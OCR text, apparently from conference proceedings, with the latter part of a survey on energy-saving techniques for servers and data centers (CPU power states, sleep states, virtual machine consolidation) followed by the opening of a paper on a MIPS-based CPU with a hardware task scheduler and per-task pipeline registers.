In this section we break down CPU, hard drive and power supply energy consumption and reveal hardware optimizations that can be exploited to optimize energy consumption of these components.

A. CPU

CPU is a main single power hog component in computer systems. It consumes about 40% of total energy (depending on server design) when fully loaded. The main problem is that CPUs rarely operate at 100% utilization and CPU power consumption is not proportional to utilization.

Generally electronic device power consumption according to Ohm's law is:

$$P = C \cdot V^2 \cdot f$$

where C is capacitance, V voltage and f operating frequency. Although this equation does not take utilization into account, hardware manufacturers came out with designs that are able to manipulate voltage and frequency and even turn off unneeded parts of the circuitry. This is done by employing hardware design techniques such as clock gating.

Some authors [8] argue that Ohm's law is oversimplification for power consumption in modern CPUs and they propose different empirically based power models such as:

$$P(f_i, U_i) = a_{i3} \cdot f_i \cdot U_i + a_{i2} \cdot f_i + a_{i1} U_i + a_{i0}$$

where f_i and U_i are discrete combinations of frequency and utilization and a_{ij} constants are obtained experimentally by curve fitting the model with experimental results.

Modern processors employ several power saving techniques which are abstracted by power states. Power states for Intel desktop processors are shown in Fig. 1 [9]. Computer system can be in one of the 3 main states: working, sleeping or mechanical off. If the system is working then CPU or some of its cores can enter one of the *C* states. Each *C* state defines parts of the CPUs that are inactive causing the energy consumption to decrease. Higher *C* states have lower electricity usage due to more CPU parts being disabled, but they also require longer wakeup time. Measurements on a Dell Vostro 430s system running at 2.93Ghz reveal entire system power consumption in *C0* CPU state to be about 110W [10]. Power usage decreases by 45%, 50% and 60% when CPU is forced to *C1E*, *C3* and *C6* states.

When CPU or some of its cores is in active mode (*C0*) it is possible to control its performance and power consumption by entering into one of the power states (*P0..Pn*). Power states are discrete states with predefined frequency and voltage combinations that are used to preserve energy when system is not fully utilized. Although power usage is decreased when CPU clock is scaled down it takes longer time to perform computations on lower frequencies and this must also be taken into account when simulating energy saving techniques.




Figure 1. Sytem/CPU power states

B. Hard drives

Hard drive power consumption ranges from few watts up to 15 watts mostly depending on the platter rotation speed. Hard drive manufacturers have also recognized needs for power savings in large data centers and they have introduced several power states controllable by SATA or SAS interface. Seagate [11] modern hard drives consume from 23%-54% less energy in power saving states with wakeup times ranging from 0.5 to 8 seconds.

C. PSU

Power supply units are designed to convert AC to DC current that is used by the computer components. Modern power supplies that are most commonly used are very efficient when under full load, but this drops down to 50% efficiency when system is idling [7].

PSUs are not designed to be controllable by software in order to respond to energy since utilization can be automatically determined from the electrical current drawn by the system. Although power supplies are not controllable externally their models are sometimes used in simulation of power saving techniques.

III. DATA CENTER ARCHITECTURE

Data center systems are usually designed as a multitier architecture having load balancer on the front, followed by application servers as a second tier taking the requests and a data tier serving information to the application servers. In many cases both application and data tier have a degree of redundancy and parts of the system that are being idle can be temporarily put to sleep or shutdown. Application

tier machines are usually easy to turn off since they contain no data possibly needed by subsequent requests. Data tier is more complicated to deal with since possibility of turning off the machines depends largely on data replication and redundancy schemes. These schemes may need to be altered in order to allow for certain subset of data tier machines to be safely turned off in low utilization scenarios.

Some of the energy saving schemes target a bit different or simplified versions of data center architecture, while others use a single machine to experiment on.

IV. ENERGY SAVING STRATEGIES

Classification of energy saving strategies is not straight forward and it can be done using various criteria. Some of the criteria include target system hardware and software architecture, type of workload used or a type of hardware optimization exploited. In this paper categorization is made depending on type of hardware optimization exploited. Most of the energy conservation strategies manipulate either CPU states or use system sleep states at off peak times. Server consolidation and virtual machine usage are also techniques used for power saving in computer systems. Following subsections describe different energy saving strategies. Summary of techniques, workload environments, software architecture and energy gains is presented in Table II.

A. CPU states manipulation techniques

First work on CPU frequency manipulation techniques used time intervals in which CPU frequency was fixed [12]. At the end of one interval workload in the next interval is estimated and CPU frequency is adjusted. Workload prediction is based on the previous time interval (PAST strategy) and energy savings are calculated using simulation of the single computer system. Energy consumption is reduced up to 50% depending on workload trace (several unix workstation user traces were used).

These theoretical results are put on trial in real hardware [13] using pocket computer with StrongArm CPU. CPU was configured to work on 2 base voltage levels (1.5V and 1.23V) and clock was adjusted accordingly. PAST strategy is used to predict workload in the next time interval. Several applications are used in workload trace and results are not promising. Real time applications such as MPEG decoding and text to speech conversion are shown to be choppy because system couldn't react fast enough on changes in load.

Simulation of web cluster with two different workloads (Winter Olympics 98 [14] and financial web site) reveal power savings of 22%-42% [1]. Savings were greater for the financial web site since Olympic web site has greater average utilization and more balanced workload over time.

Since CPU frequency/voltage control and C states transition is now built into modern OS schedulers research on energy savings on one Intel i7 based machine is performed [10]. In experiment different frequencies and different CPU C states were employed. Usage of different CPU C states was enabled by using custom Linux *cpuidle* governor [15]. Employing higher and more energy efficient C states is assumed to be beneficial in low utilization scenarios. In high load scenarios deeper C states would be of little use since longer wakeup times would cause observable power usage overhead. Results show that frequency and C state optimizations independently lead to lower power consumption. This was shown to be applicable to both MPEG decoding and web server workload scenarios with average system utilization between 7% and 28%. Overall power savings were up to 50% of total consumed power compared to the system that is always on and working on top frequency (*P0* state).

B. Optimization using single sleep state (turn on/off)

Transition of the machines between sleep states and powered on states can be exploited to conserve electrical energy. Sleep states differentiate on both power usage and wakeup times. Typical sleep states that are most frequently implemented and used are S3 (sleep) and S4 (hibernate). Transition to these power states takes about 5-10 seconds for S3 and 30 or more seconds for S4 depending on amount of memory that needs to be stored on the hard drive. Wakeup from both states to state S0 takes approximately same time. Power consumption of the entire computer system in both states is typically less then 5W so there is no justifiable difference to use S4 state due to its much longer transition state.

Simulation of a web cluster using 8PCs with controllable outlets to perform switch on/of is performed to measure power savings achieved by the use of PID (proportional-integral-differential) feedback controller [16]. One feedback controller is used for each running PC in order to compute excess resource demand. Proportional, integral and differential components are used in order to reflect past and current resource demand as well as the latest demand trend. Feedback from all PCs is collected and decision for turning computers on or off is done using the highest excess resource demand. In order to accommodate for resource time wasted in switching cycles each PCs nominal capacity is reduced. Accommodation for workload spikes is done by keeping fixed percentage of spare resources active.

PID based technique is tested on two workloads – one involves load balanced lowly utilized web cluster and the other use of common single machine applications such as MPEG encoding and SPEC 2000 benchmark. For single machine applications it is assumed that there exists a mechanism for application migration between different machines. Results show 38% in energy savings for web server workload [17] with 30% spare resource capacity and up to 45% with only 15% spare capacity. Simulation of computer cluster workload running MPEG encoding and SPEC 2000 benchmark reveals 35% energy savings.

Strategy VOVO+DVS that combines switching machines on and off and CPU frequency manipulation techniques is evaluated on a simulation of a web cluster [1]. Main idea is to keep a number of machines at optimal frequency. If the average frequency of the system drops below theoretically calculated limit then some of the machines are turned off. Conversely if the average

TABLE II. COMPARISON OF ENERGY SAVING TECHNIQUES

Authors	Manipulation strategy	TA	Workload	Energy Savings	Hardware
Weisner 1994	CPU frequency	SC	Unix workstation trace	50%	Simulation
Grunwald 2000	CPU frequency	SC	MPEG ,text to speech	No*	Pocket pc
Elnozahy 2002	CPU frequency	WC	WO 98 and financial web site	20%-29%	Simulation
LeSueur 2011	CPU frequency	SC	MPEG, www ,SPEC 2005	up to 50%	i7 CPU system
LeSueur 2011	CPU C states	SC	MPEG, www, SPEC 2005	50%	i7 CPU system
Elnozahy 2002	On/Off	WC	WO 98 and financial web site	22%-42%	Simulation
Elnozahy 2002	CPU frequency+On/Off	WC	WO 98 and financial web site	33%-50%	Simulation
Horvath 2008	CPU frequency+On/Off+Opt	3TC	WWW (epa,sdsc,WCup 98)	17%-27%	12 Linux PCs
Horvath 2008	CPU frequency+On/Off+Dem.	3TC	WWW (epa,sdsc,WCup 98)	17%-21%	12 Linux PCs
Horvath 2008	CPU frequency+Multiple Sleep S. +Opt	3TC	WWW (epa,sdsc,WCup 98)	25%-34%	12 Linux PCs
Horvath 2008	CPU frequency+Multiple Sleep S+Dem.	3TC	WWW (epa,sdsc,WCup 98)	22%-36%	12 Linux PCs
Krioukov 2010	Multiple Sleep S./Hybrid architecure	WC	Wikipedia trace	27%	Simulation
Gandhi 2011	On/Off	CC	Syntetic trace	PPW increase	Simulation
Kusic 2008	Virtual machines	WC	WCup 98	22%	Dell PowerEdge
Bodik 2009	Virtual machines	WC	ebates.com trace	Cost decrease	Amazon ec2

TA-target achitercture, SC – single computer, WC – web cluster, 3TC – 3 tier cluster, CC computer cluster

WO 98 – World Olympics 1998 trace, Wcup 98 – World Cup 1998 trace

*Stuttering video/sound

frequency of the system needs to be increased beyond optimal power band (due to increased load) then additional machines are being turned on.

Evaluation is performed using simulation of two workload traces and energy savings reported are 33%-50%. In cases where CPU frequency manipulation was turned off energy savings achieved by solely turning machines off were in 22%-42% range.

The most general discussion on potential benefit of the sleep states simulates a number of hypothetical sleep states with different energy requirements and various wakeup times [18]. Analysis shows twofold increase in performance per watt for slow changing workloads and efficient sleep states. Efficient sleep states require low energy (few watts) and have small wakeup times (less then 20seconds).

C. Optimization using multiple sleep states

Usage of multiple sleep states together coupled with CPU frequency control in multitier architecture is exploited in [8]. Theoretical model is calculated that determines number of machines needed in separate tiers in order to conform to predefined service level agreement (SLA). Two policies are used to control behavior of the system: active capacity policy and spare server policy.

Active capacity policy (ACP) determines number of machines and their frequencies needed for system to operate according to SLA and with lowest energy requirements. First step of ACP includes finding minimal number of machines so that any individual tier will conform to SLA. Afterwards additional machines are added needed for entire system to work within SLA. In the second step frequencies at each tier are adjusted to minimize energy consumption. Distribution of machines and CPU frequencies to tiers follows the theoretical model computed by minimizing total active power consumed. Variables over which Lagrange multiplier minimization is performed are frequency and number of machines in a tier.

Spare capacity policy (SCP) determines number of machines optimally needed in each of the sleep states. If current system status doesn't meet the requirements number of machines are transitioned to appropriate sleep states. Optimal and demotion are two SCP policies that put servers to sleep. Optimal computes theoretical optimal number of servers for predicted workload while demotion policy keeps timers for a number of machines in a given state and when timers run out transitions to deeper sleep states are triggered. Workload prediction is done by PI (Proportional-Integral) feedback controllers.

Measurements of both SCPs and single or multiple sleep states where made on a three tier architecture (web server, application server and database) managed by a front load balancer. This architecture is deployed on a 12 node computer cluster where both web server and application server tier are allowed to run on variable number of machines. Power savings are greatest when multiple sleep states (S0, S3, S4) are used (22%-36%). Optimal SCP policy is shown to almost always

outperform demotion with average power savings of 25%-35%.

D. Optimization using multiple sleep states in heterogenous systems

Since multiple sleep state usage proved to be advantageous in power saving, this approach is extended to a heterogeneous architecture/multiple sleep state technique [19]. Motivation for multiple architecture solution is brought to light since typical server processors used in data centers such as Intel Xeon [20] have no support for sleep states. In order to make these systems perform in a power efficient manner hybrid system made of Intel Xeon and Intel Atom CPUs [21] is proposed. Intel Xeon processors are dedicated to handle the base load, and Atoms are used for quick reaction to load bursts since they expose a number of sleep states with short wake up times.

Algorithm for machine wake up iterates over each type of a machine (Xeon and Atom) and tries to predict amount of workload in time it takes for the observed machine type to wake up. In this way if surge in workload is expected shorly a lot of Atom machines will wake up. If there is a longer demand for computation power expected Xeon machines will power on too. Procedure for machine power down (putting to sleep) is similar in nature. Load prediction methods employed include Last Arrival, Moving Window Average and Exponentially Weighted Average. Last Arrival assumes workload in the next interval will be the same as current workload, Moving Window Average computes an average workload over a past time frame while Exponentially Weighted Average takes into account last predicted load rate and last seen load rate with different factors.

Simulation results show 27% improvement in energy efficiency running Wikipedia workload trace when baseline comparison is made to the computer cluster designed to handle peak load at most. Additionally it is noted that power used is proportional to the work done in any given time. Moving Window Average prediction method is shown to be the best by underperforming theoretical optimum for only 10%.

E. Virtual machine and server consolidation techniques

It has been shown that systems with low average utilization are not power efficient. Large systems are usually comprised of different services distributed among distinct machines. Consolidation of several services (such as web server and mail server) on a single machine can be beneficial if workload spikes for consolidated services are not likely to occur simultaneously. Main drawback of this approach is that consolidation of services within same host operating system involves significant human effort.

Natural extension of server consolidation approach is exploitation of virtualized environments where different services in separate virtualized OS environments (virtual machines) run on a predefined set of hardware. Allocation of virtual machines to hardware can be done by one of several virtualization technologies.




Figure 2. Limited lookahead controller

The goal of virtualization efforts is to minimize hardware/energy costs while maintaining specified SLA. There is a set of parameters needed for dynamical tuning of virtual machines [22]. Parameters include number of virtual machines (VM) provided to each service (application), number of hosts on which to allocate the virtual machines, CPU share of the host to be given to each VM and the number of host machines to power on.

In order to dynamically determine given set of parameters future load is predicted and different possible futures calculated using limited lookahead controller (Fig. 2) [22]. Prediction of input *λ'(l)* in some future time *l* is performed by predictive filter. Sytem model calculates new system state *x'(l)* according to predicted input and system control *u'(l)* in some time *l*. Optimizer tries several different parameter settings *u'(l)* for any calculated future system state. This leads to a construction of a tree of possible futures and trajectory with best predicted outcome is chosen.

LLC is tested on a heterogenous 6 machine computer cluster using 2 different services competing for hardware resources. Results obtained by simulating World Cup 98 workload [17] reveal 22% power savings over 24 hours while still maintaining service level agreement.

Simplified approach to VM scheduling is performed on the amazon ec2 testbed [23]. Since usage of amazon services doesn't provide information on power savings, minimization of total costs is set as optimization goal. Costs depend on VM rental costs and penalties for not conforming to SLA. Load prediction is done by linear regression over 15 minute system history. Future system load and needed machines are predicted by adjusting hysteresis parameters. Hysteresis is used to prevent system for overreacting to workload change.

System model is constantly evaluated and adjusted to resemble real system. Simulated system is shown to meet SLA as well as maintain cost as a linear function of system load.

V. CONCLUSION

In this paper we presented an overview of different energy saving techniques. These strategies enable significant power savings in underutilized systems. Since most of the systems are overdesigned to handle peak loads we can conclude that usage of energy saving techniques can be widely adopted.

Strategies for reducing energy consumption analyzed in this paper include CPU state manipulation techniques, sleep state exploitation and usage of virtual machines. CPU state manipulation techniques are implemented in most operating systems and deployed on mobile and desktop systems. Reported power savings obtained by CPU manipulation techniques range from 20%-50%.

Sleep state exploitation can be employed for systems where machines are not required to be constantly turned on. In low utilization scenarios machines can be put to different sleep states in order to save energy and be woken up in case of load increase. Synchronization of workload and number of active machines is not easy to make and involves keeping spare machine capacity as well as tuning of load prediction algorithms. Power savings reported in using sleep states range from 17%-50%.

Usage of virtual machines is the newest and probably most used power saving technique. It is usually employed by hosting companies that rent out virtual machines. Power savings reported by small scale simulation reveal 22% power savings made by shutting down unneeded hardware. Real world power savings of a virtualized data center are hard to estimate because there is no easily identifiable baseline scenario.

The main problem of power saving is compatibility with existing system architectures. Some large systems require most of the machines to be constantly available since they contain data that can be accessed at any time regardless of system utilization. Power savings of greatest magnitude are possible in cases in which systems are designed from scratch targeting energy optimization.

REFERENCES

[1] E.N. Elnozahy, M. Kistler and R. Rajamony, "Energy-Efficient Server Clusters", In Proceedings of the 2nd Workshop on Power-Aware Computing Systems, 2002, pp. 179-196.

[2] L.A. Barroso and U. Hölzle, "The Case for Energy-Proportional Computing", IEEE Computer, vol. 40, pp. 33-37, 2007.

[3] U.S. Environmental Protection Agency, "Report to Congress on Server and Data Center Energy Efficiency", 2007.

[4] Koomey, Jonathan. 2011. Growth in Data center electricity use 2005 to 2010. Oakland, CA: Analytics Press. August 1, 2010.

[5] Emerson, "Economizer Fundamentals: Smart Approaches to Energy-Efficient Free-Cooling for Data Centers", 2010.

[6] X. Fan, W.D. Weber, L.A. Barroso, "Power provisioning for a warehouse-sized computer", In Proceedings of the 34th annual international symposium on Computer architecture,vol. 35, 2007.

[7] D. Meisner, B.T. Gold and T.F. Wenisch, "PowerNap: eliminating server idle power", In Proceedings of the 14th international conference on Architectural support for programming languages and operating systems, vol. 44, pp. 205-216, 2009.

[8] T. Horvath and K. Skadron, "Multi-mode energy management for multi-tier server clusters", In Proceedings of the 17th international conference on Parallel architectures and compilation techniques, pp. 270-279, 2008.

[9] "2nd Generation Intel® Core™ Processor Family Desktop, Intel® Pentium® Processor Family Desktop, and Intel® Celeron® Processor Family Desktop", Intel, Datasheet, vol. 1, 2011

[10] E. Le Sueur and G. Heiser, "Slow Down or Sleep, that is the Question", In Proceedings of the 2011 USENIX Annual Technical Conference, USA, 2011

[11] "Reducing Storage Energy Consumption by up to 75%", Seagate, 2011.

[12] M. Weiser, B. Welch, A. Demers, and S. Shenker, "Scheduling for reduced cpu energy", In First Symposium on Operating Systems Design and Implementation, pp. 13–23, 1994.

[13] Dirk Grunwald, Philip Levis, Charles B. Morrey III, and Michael Neufeld, "Policies for Dynamic Clock Scheduling." In Proceedings of the 4th Symposium on Operating System Design and Implementation ,2000.

[14] J. Challenger, P. Dantzing and A. Iyengar, "A scalable and highly available system for serving dynamic data at frequently accessed web sites", In Proceedings of 1998 ACM/IEEE Supercomputing, USA, 1998.

[15] V. Pallipadi, S. Li and A. Belay, "cpuidle—Do nothing, efficiently", In Proceedings of Ottawa Linux Symposium, 2007.

[16] E. Pinheiro, R. Bianchini, E.V. Carrera and T. Heath, "Dynamic cluster reconfiguration for power and performance", Compilers and operating systems for low power, Kluwer Academic Publishers, USA, 2003.

[17] M. Arlitt and T. Jin, "Workload Characterization of the 1998 World Cup Web Site", HP Labs Technical Reports, 1998.

[18] 2011 A. Gandhi, M. Harchol-Balterm and M.A. Kozuch, "The case for sleep states in servers", In Proceedings of the 4th Workshop on Power-Aware Computing and Systems, USA, 2011.

[19] A. Krioukov, P. Mohan, S. Alspaugh, L. Keys, D. Culler and R. Katz, In Proceedings of the First ACM SIGCOMM Workshop on Green Networking, New Delhi, India, Aug 2010.

[20] "Intel® Xeon® Processor 5500 Series Datasheet", Intel, vol. 1, 2009.

[21] "Intel® Atom™ Processor Z540/Z530/Z520/Z510/Z500 Datasheet", Intel, June 2010.

[22] D. Kusic, J.O. Kephart, J.E. Hanson, N. Kandasamy, G. Jiang, "Power and Performance Management of Virtualized Computing Environments Via Lookahead Control", In Proceedings of the International Conference on Autonomic Computing, USA 2008.

[23] P. Bodik, R. Griffith, C. Sutton, A. Fox, M. I. Jordan, and D. Patterson, "Statistical machine learning makes automatic control practical for Internet datacenters", Workshop on Hot Topics in Cloud Computing (HotCloud), San Diego, CA, 2009.

Custom designed CPU architecture based on a hardware scheduler and independent pipeline registers – architecture description

E. Dodiu, V.G. Gaitan and A. Graur
Stefan cel Mare University, Suceava, Romania
edodiu@usv.ro, gaitan@eed.usv.ro, adriang@eed.usv.ro

Abstract - In order to assure the Quality of service (QoS) for some real time applications software schedulers tend to raise the OS tick frequency. Most of the times this is not a convenient solution because the imposed additional overhead can lead to a task deadline missing plus an application failure. It is possible to minimize this overhead by performing the task context switch operation in a dedicated hardware component. This paper presents a custom designed architecture with multi pipeline registers and a dedicated hardware scheduler meant to improve context switch and scheduler times compared to traditional software schedulers.

I. INTRODUCTION

The presented architecture has been specially designed to speed up task context switches and scheduler times in time critical applications. This design offers a time improvement which is lower with almost two orders of magnitude over traditional software schedulers. Usually a software scheduler has to save the CPU registers on the stack, and perform the scheduling activity. Then the context of the task that follows to be executed must be fetched from the stack. The impact of these actions are dependent on the number of registers that must be saved and restored, the width of the registers, the width of the memory bus and the time needed by the scheduler to compute which task is next in line to be executed [1],[2]. This can lead to a significant jitter [3],[4] that can perturb or even crash the real time application due to deadline missing [5],[6],[7]. Our design is replacing the stack saving policy with a remapping algorithm that allows the new tasks to be executed from the very next clock cycle. More than that, the Multi Pipeline Register Architecture (MPRA) allows a very high throughput of the pipeline as each task has it's own dedicated pipeline registers and switching from a task to another will not imply any flushing or instruction discarding. A remapping sequence implies remapping both register file context and pipeline registers at the same time.

Other designs are based on a mixed software-hardware architecture where the software is responsible with context switching and the hardware is performing the scheduling operations [6],[8],[9],[7],[11],[12]. Such designs are not always the best solution as they may impose an additional overhead due to data transfer between the external hardware scheduler and the CPU.

External hardware schedulers have also been used for multiprocessor systems [10]. Using an external hardware scheduler proves also to be a good solution from the power consumption perspective [13] as tests revealed that the power consumed by a software scheduler to complete the same job is higher. Having an external dedicated hardware component allows building more reliable applications as error detection and correction functionality can be moved from the CPU side to the hardware scheduler side and gives more time for the CPU to perform other tasks. The Hardware Scheduler Engine (HSE) runs a scheduling algorithm and between each falling and rising edge of a clock cycle will generate the address of the task that follows to be executed. HSE will hold active the address of the pipeline register block and the corresponding address for the register file as long as there are no other conditions (hardware or software) that trigger a change in the current address.

II. ARCHITECTURE DECSRIPTION

Our design is based on a modified MIPS architecture [15] that was specially adapted to support the operation of the hardware scheduler as a part of the CPU itself. The design utilizes a set of four pipeline registers for each task that are used to hold the running instructions of the CPU. Each task also has its own independent program counter (PC) register that holds the newest instruction fetched from memory. The register file is built around a banked architecture that allows very fast context switch by simply remapping the active context of the task that needs to be executed. The architecture uses a common memory for holding both instruction and data. The data and instruction memory block presented in Fig. 1 and Fig. 5 are one and the same. The instruction set is composed of three operand type instructions that operate with both registers and immediate values. The instructions are grouped in six category types: arithmetic, logic, data transfer, conditional jump instructions, unconditional jump instructions and special instructions.

MPRA is a multi-pipeline register architecture with 5 stages: instruction fetch (IF), instruction decode (ID), execute (EX), memory access (MEM), register write back (WB). The CPU contains the following pipeline registers for each task: Instruction Fetch-Instruction Decode (IFID), Instruction Decode-Execute (IDEX), Execute-Memory access (EXMEM), Memory access-Write back

(MEMWB). The concatenated strings of two pipeline stages are used for the register names just to give a clear understanding where they are situated. For example EXMEM means this register is situated between Execute and Memory Access stage.

For Fig. 1, Fig. 2, Fig. 4 and Fig. 5 the arrows used to symbolize data transfer between stages can originate either from a particular field of the pipeline register meaning that only that field is transferred. It can also use an explicit notation like "*Instr[31,11]*" where multiple fields are transferred at once. In this case the arrow originates from a region that is common to all fields being transferred. For size and space considerations the names of the pipeline register fields are abbreviated and the size in bits is listed under the field name. IFID register holds the instruction that is fetched from the data memory and also the address of the next instruction that is to be executed in the next clock cycle. Control signals PC write and IFID write (Fig. 1) are used to inhibit writing into these registers whenever the Hazard Detection Unit (HDU) must stall the pipeline. Those signals are generated by the HDU. Multiplexors M1, M2 and M3 are used to feed the address of the new instruction into the PC. As we will see there are five possible sources of data for the new PC (Fig. 1): from the register file when a "ret" instruction is executed, the address from a conditional branch instruction, the address from an unconditional branch instruction, the address of the next instruction to be executed, and a 32 bit absolute address that can be loaded from a register.

The memory from Fig. 1 is a multi-port memory that supports both reading and writing from/to the same memory location in the same clock cycle. The access that is specific for this stage is an instruction read.




Figure 1. IF stage, PC and IFID pipeline registers

JR-Jump Register, CJA-Conditional Jump Address, UCJA-Unconditional Jump Address, PC-Program Counter, OPc-Opcode, S1-Source1, S2-Source2, D-Destination, NN-Depending on the instruction type this field is not used or is used as an immediate or offset, RF-Register File, M1,M2,M3 – Multiplexors used for PC selection

The register file access (Fig. 2) is performed in the ID stage. This happens simultaneously with Control Unit (CU) instruction decoding and is intended to bring a performance improvement independent of whether the operands are used by the decoded instruction or not. The register file is a multi-port memory that is capable of performing up to three simultaneous operations (two reads and one write) in the same clock cycle even for the same register address. Our design is using a 2^6x24 bits ROM to implement the control unit. The 24 control signals are used to control the EX, MEM and WB stages. Multiplexor M4 is used by the HDU to insert a bubble whenever the stalling of the pipeline is needed. The register file has been designed to support immediate register context switching for function calls using a stack-free architecture. The stack has been removed so that register to memory saving overhead is totally eliminated.




Figure 2. ID stage, IFID and IDEX pipeline registers

EX- A group of signals generated by the Control Unit (CU) that take effect in the Execute stage, MEM- A group of signals generated by the CU that take effect in the Memory Access stage, WB- A group of signals generated by the CU that take effect in the Write Back stage, HSE_rbank_addr- Register bank address generated by HSE. This signal is used to select the active register bank (Fig.3), RegImm-Register/Immediate, Sdsel- Source/Destination select, ALUop- ALU operation control signals, WB_addr/WB_data- Data and address to be written into the register file coming from the Write Back stage, Clk-System Clock, regwrite- register write, RFPCout- Value to be loaded into the PC from the Register File.




Figure 3. Register file organization

However part of the stack functionality is now built in the register file. The register file contains 32 registers of 32 bits for each function's context. Each task contains 10 independent function contexts that allow chaining of up to 10 function calls. From these 32 registers, 10 registers are used for argument and data passing between functions,18 registers are general purpose and 4 are special purpose. Fig. 3 shows the organization of the register file. A grouping of 32 registers belonging to a task will be called a *register set* and the grouping of 10 register sets makes a *task register bank*.

The CU is responsible of decoding the "call" and "ret" instructions and generating the appropriate control signals for the register file. However these signals are run through the pipeline to maintain a correct logic for the execution of the software code. Whenever the control signal for the "call" instruction is activated, the register file maps the next context that will be used for the new function and copies the contents of the 10 parameter registers and the returning PC into the correspondent registers from the new mapped context. Those parameter registers are used as input-output, that means a "ret" instruction can use them to transfer data into the returning function context. Function context switches (Register Sets) can be operated only by the CU by activating the appropriate control signals and forwarding them into the pipeline registers. The remapping of the Task Register Bank (Fig. 3) is performed only by the HSE in the same time with the remapping of the whole set of pipeline registers for that task. The addressing of the active Task Register Bank is done by the HSE using the HSE_rbank_addr signal (Fig. 3). This is an 8 bit wide signal that allows addressing up to 256 tasks, however, for the current implementation only 128 tasks are used.

The Arithmetical and Logical Unit (ALU) supports both registers and immediate values as operands. The selection between register and immediate is done with multiplexor M8 (Fig. 4). When a 16 bit immediate value is used as operand the destination register changes its position in the instruction fields and multiplexor M9 (Fig. 4) is used to make this selection. Just to give an example Conditional and unconditional jump addresses are computed in parallel by two separate simple adders that are represented in Fig. 4 so the ALU will be used only for arithmetic and logical operations. When the offset of a conditional branch is fetched from the instruction field this is signed extended to 32 bits and left shifted with 2 to impose a memory alignment of 4 bytes. For the conditional jump instructions that have a 16 bits immediate value, the relative jump is up to a 256K boundary. For the unconditional jumps this range extends to a value of 2^{28} bytes. The "jr" instruction gives the possibility of using a 32 bits absolute address as jump destination allowing a jump to any memory location from the 4G address space. Multiplexors M6, M7 and M10 (Fig. 4, Fig 5) are controlled by two dedicated forward units that forwards data into the ALU when a data dependency between instructions appears. If a hazard condition is detected then HDU will use multiplexor M5 (Fig. 4) to flush MEM and WB control signals to prevent inadvertently changing the CPU state.

